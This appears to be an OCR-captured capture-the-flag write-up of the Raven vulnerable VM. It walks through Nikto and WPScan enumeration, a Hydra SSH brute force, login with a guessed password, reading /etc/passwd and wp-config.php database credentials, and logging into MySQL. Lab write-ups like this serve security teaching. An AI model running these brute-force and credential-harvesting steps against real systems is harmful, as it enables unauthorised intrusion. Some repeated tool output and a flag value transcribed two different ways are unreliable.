+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file
 or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ Uncommon header 'link' found, with contents: <http://raven.local/wordpress/index.php/wp-json/>; rel="https://api.w.org/"
+ /wordpress/: A Wordpress installation was found.
+ 7535 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2019-07-25 14:45:21 (GMT-4) (22 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```


Analysing Nikto results checked some directories found in results
Checked img


Applications Places Firefox ESR Thu 15:40
Index of /img - Mozilla Firefox
Index of /img
192.168.235.4/img/
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started
Index of /img
Name Last modified Size Description
Parent Directory -
b1.jpg 2018-08-12 20:21 15K
b2.jpg 2018-08-12 20:21 11K
b3.jpg 2018-08-12 20:21 14K
b4.jpg 2018-08-12 20:21 16K
blog/ 2018-08-12 20:22 -
elements/ 2018-08-12 20:22 -
g1.jpg 2018-08-12 20:21 43K
g2.jpg 2018-08-12 20:21 28K
g3.jpg 2018-08-12 20:21 16K
g4.jpg 2018-08-12 20:21 25K
g5.jpg 2018-08-12 20:21 31K
g6.jpg 2018-08-12 20:21 34K
g7.jpg 2018-08-12 20:21 52K
header-bg.jpg 2018-08-12 20:21 166K


Applications Places Firefox ESR Thu 15:41
b4.jpg (JPEG Image, 262 × 180 pixels) - Mozilla Firefox
192.168.235.4/img/b4.jpg
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

Dirbuster





Then we ran dirbuster scan it enumerate some more directories of the webserver but doesn't show any new . The basic file directory shows it has apache running and it has wordPress installation

To check webserver login security we used hydra to brute force the usernames but it for a very long time to bruteforce

Then hydra


```
Applications  Places  Terminal                Fri 18:39
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# hydra -L /usr/share/wordlists/rockyou.txt.gz -p /usr/share/wordlists/rockyou.txt.gz ssh://192.168.235.4
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-26 18:20:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:14344399/p:1), ~896525 tries per task
[DATA] attacking ssh://192.168.235.4:22/
[STATUS] 420.00 tries/min, 420 tries in 00:01h, 14343981 to do in 569:13h, 16 active

[STATUS] 417.67 tries/min, 1253 tries in 00:03h, 14343150 to do in 572:22h, 16 active
[STATUS] 441.43 tries/min, 3090 tries in 00:07h, 14341323 to do in 541:29h, 16 active
[STATUS] 441.79 tries/min, 6649 tries in 00:15h, 14337782 to do in 540:54h, 16 active
```


```
Applications  Places  Terminal                Sat 00:52
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# hydra -L /usr/share/wordlists/rockyou.txt.gz -p /usr/share/wordlists/rockyou.txt.gz ssh://192.168.235.4
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-26 18:20:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:14344399/p:1), ~896525 tries per task
[DATA] attacking ssh://192.168.235.4:22/
[STATUS] 420.00 tries/min, 420 tries in 00:01h, 14343981 to do in 569:13h, 16 active

[STATUS] 417.67 tries/min, 1253 tries in 00:03h, 14343150 to do in 572:22h, 16 active
[STATUS] 441.43 tries/min, 3090 tries in 00:07h, 14341323 to do in 541:29h, 16 active
[STATUS] 441.79 tries/min, 6649 tries in 00:15h, 14337782 to do in 540:54h, 16 active
[STATUS] 446.22 tries/min, 13855 tries in 00:31h, 14330577 to do in 535:16h, 16 active
[STATUS] 442.49 tries/min, 20819 tries in 00:47h, 14323613 to do in 539:31h, 16 active
[STATUS] 440.68 tries/min, 27785 tries in 01:03h, 14316647 to do in 541:28h, 16 active
[STATUS] 438.55 tries/min, 34667 tries in 01:19h, 14309765 to do in 543:51h, 16 active
[STATUS] 427.62 tries/min, 40645 tries in 01:35h, 14303787 to do in 557:30h, 16 active
[STATUS] 410.25 tries/min, 45558 tries in 01:51h, 14298874 to do in 580:55h, 16 active
[STATUS] 294.34 tries/min, 47045 tries in 02:39h, 14297387 to do in 809:35h, 16 active

[STATUS] 174.18 tries/min, 50539 tries in 04:50h, 14293893 to do in 1367:43h, 16 active
[STATUS] 180.79 tries/min, 55349 tries in 05:06h, 14289083 to do in 1317:17h, 16 active
[STATUS] 186.79 tries/min, 60175 tries in 05:22h, 14284257 to do in 1274:32h, 16 active
[STATUS] 196.79 tries/min, 66545 tries in 05:38h, 14277887 to do in 1209:14h, 16 active
[STATUS] 207.67 tries/min, 73548 tries in 05:54h, 14270884 to do in 1145:18h, 16 active
[STATUS] 217.88 tries/min, 80647 tries in 06:10h, 14263785 to do in 1091:08h, 16 active
[STATUS] 227.20 tries/min, 87734 tries in 06:26h, 14256698 to do in 1045:50h, 16 active
```

WORDPRESS ENUMERATION

Since we know the webserver built on Wordpress Installation we ran a WPSCAN to enumerate more information about the Raven Security wordpress . It will update the database And it gave us the most important information and provided the two usernames michael and Steven of the Ravn security Database .And the wordpress version.

Since we know the from the initial scan Results the ssh ports are open we have the usernames now if we able bruteforce the password we even remotely connect to webserver.







Found two Usernames michael and steven in WPScan results.

BRUTE FORCE TO GAIN ACCESS To WEBSERVER

Created a username list with the detected usernames using nano.
This is effectively used to Bruteforce the passwords and thus lead to access Raven Security Webserver





Now we again using Hydra to Brute Force the password this time it won't take much time since the username list file contain only two usernames and password list is taken from /usr/share/wordlist/rockyou.txt.gz which contains n number of passwords list

Using Hydra we found the password for username michael and found its password as michael

This login successfully into webserver and thus we break the Raven Security login credentials and logged in.

```
Debian GNU/Linux 8 Raven tty1

Raven login:

Debian GNU/Linux 8 Raven tty1

Raven login: michael
Password:
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$ _
```

EXPLOITATION

This was one of the major security lack or setback of the Organization
So now we are in the compromised server . So we check various files in the system. We can't access /etc/shadow this shows michael may not be the root user .But still we can access to some files of the web server like /etc/issue . Since we the open port 80 is running on Apache we thought checking it directly by moving into /var/www

```
Debian GNU/Linux 8 Raven tty1

Raven login: michael
Password:
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$
michael@Raven:~$ ls
michael@Raven:~$
michael@Raven:~$ pwd
/home/michael
michael@Raven:~$ id
uid=1000(michael) gid=1000(michael) groups=1000(michael),24(cdrom),25(floppy),29
(audio),30(dip),44(video),46(plugdev),108(netdev)
michael@Raven:~$ cat /etc/issue
Debian GNU/Linux 8 \n \l

michael@Raven:~$ _
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/fal
se
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/
false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
michael@Raven:~$
```

But when we check /var/www we surprisingly Got Flag2 in the machine . The Flag is essentially the highest sensitive security Information of the Organization thus we break the security of the firm furthermore.

```
michael@Raven:~$ cd /var/www/
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:/var/www$ _
```

Flag2: flag2{fc3d58dcdad9ab23faca6e9a36e581c}

DATABASE EXPLOITATION

So this /var/www/html has one more interesting database wordpress
We already Know this webserver is built on Wordpress Installation.

This led us to Check for wordpress database in /var/www/html/wordpress/wp-config.php/ .This provide us the valuable credentials to login to the mysql database .

```
[ "wordpress/" is a directory ]

michael@Raven:/var/www/html$ ls
about.html   css            img          scss            team.html
contact.php  elements.html  index.html    Security - Doc  vendor
contact.zip  fonts          js           service.html    wordpress
michael@Raven:/var/www/html$ cd wordpress/
michael@Raven:/var/www/html/wordpress$ ls
index.php         wp-blog-header.php    wp-cron.php         wp-mail.php
license.txt       wp-comments-post.php  wp-includes         wp-settings.php
readme.html       wp-config.php         wp-links-opml.php   wp-signup.php
wp-activate.php   wp-config-sample.php  wp-load.php         wp-trackback.php
wp-admin          wp-content            wp-login.php        xmlrpc.php
michael@Raven:/var/www/html/wordpress$ na
```

```
  GNU nano 2.2.6              File: wp-config.php

define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Found wordpress DB name is wordpress, DB user root and DB password is R@v3nSecurity .so we got all credentials to get into the database .
Login to mysql through
Mysql -u root -p wordpress
Command and password R@v3nSecurity

```
michael@Raven:~$ mysql -u root -p wordpress
Enter password: _
```

We successfully log into the Mysql database

```
michael@Raven:~$ mysql -u root -p wordpress
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> _
```

This show some Databases and we Used the Wordpress Database

```
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Database changed
mysql>
```

And we Verified each and every table of the wordpress database and it leads to

```
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> _
```


Table1

```
-+-----------------------+-------------------+---------------------+-----------
----------+-----------------------------------------------------------------------
-----------------------------------------------------------------------------------
-----------------------------------------------------------------+---------------+
------------------+---------------+--------------+----------------+---------+
|          1 |                1 | A WordPress Commenter | wapuu@wordpress.example
 | https://wordpress.org/ |                    | 2018-08-12 22:49:12 | 2018-08-12
 22:49:12 | Hi, this is a comment.
To get started with moderating, editing, and deleting comments, please visit the
 Comments screen in the dashboard.
Commenter avatars come from <a href="https://gravatar.com">Gravatar</a>. |
        0 | 1                |                |              |              0 |
    0 |
+------------+----------------+----------------------+-----------------------
-+-----------------------+-------------------+---------------------+-----------
----------+-----------------------------------------------------------------------
-----------------------------------------------------------------------------------
-----------------------------------------------------------------+---------------+
------------------+---------------+--------------+----------------+---------+
1 row in set (0.00 sec)

mysql> select * From wp_commentmeta;
Empty set (0.00 sec)

mysql>
```

Table2 :


```
                                                                  | comment_karma |
 comment_approved | comment_agent | comment_type | comment_parent | user_id |
+------------+----------------+----------------------+-----------------------
-+-----------------------+-------------------+---------------------+-----------
----------+-----------------------------------------------------------------------
-----------------------------------------------------------------------------------
-----------------------------------------------------------------+---------------+
------------------+---------------+--------------+----------------+---------+
|          1 |                1 | A WordPress Commenter | wapuu@wordpress.example
 | https://wordpress.org/ |                    | 2018-08-12 22:49:12 | 2018-08-12
 22:49:12 | Hi, this is a comment.
To get started with moderating, editing, and deleting comments, please visit the
 Comments screen in the dashboard.
Commenter avatars come from <a href="https://gravatar.com">Gravatar</a>. |
        0 | 1                |                |              |              0 |
    0 |
+------------+----------------+----------------------+-----------------------
-+-----------------------+-------------------+---------------------+-----------
----------+-----------------------------------------------------------------------
-----------------------------------------------------------------------------------
-----------------------------------------------------------------+---------------+
------------------+---------------+--------------+----------------+---------+
1 row in set (0.00 sec)

mysql> _
```

Table3:



```
---------------------------------------------------------------+---------------+
------------------+---------------+--------------+----------------+---------+
|          1 |                1 | A WordPress Commenter | wapuu@wordpress.example
 | https://wordpress.org/ |                   | 2018-08-12 22:49:12 | 2018-08-12
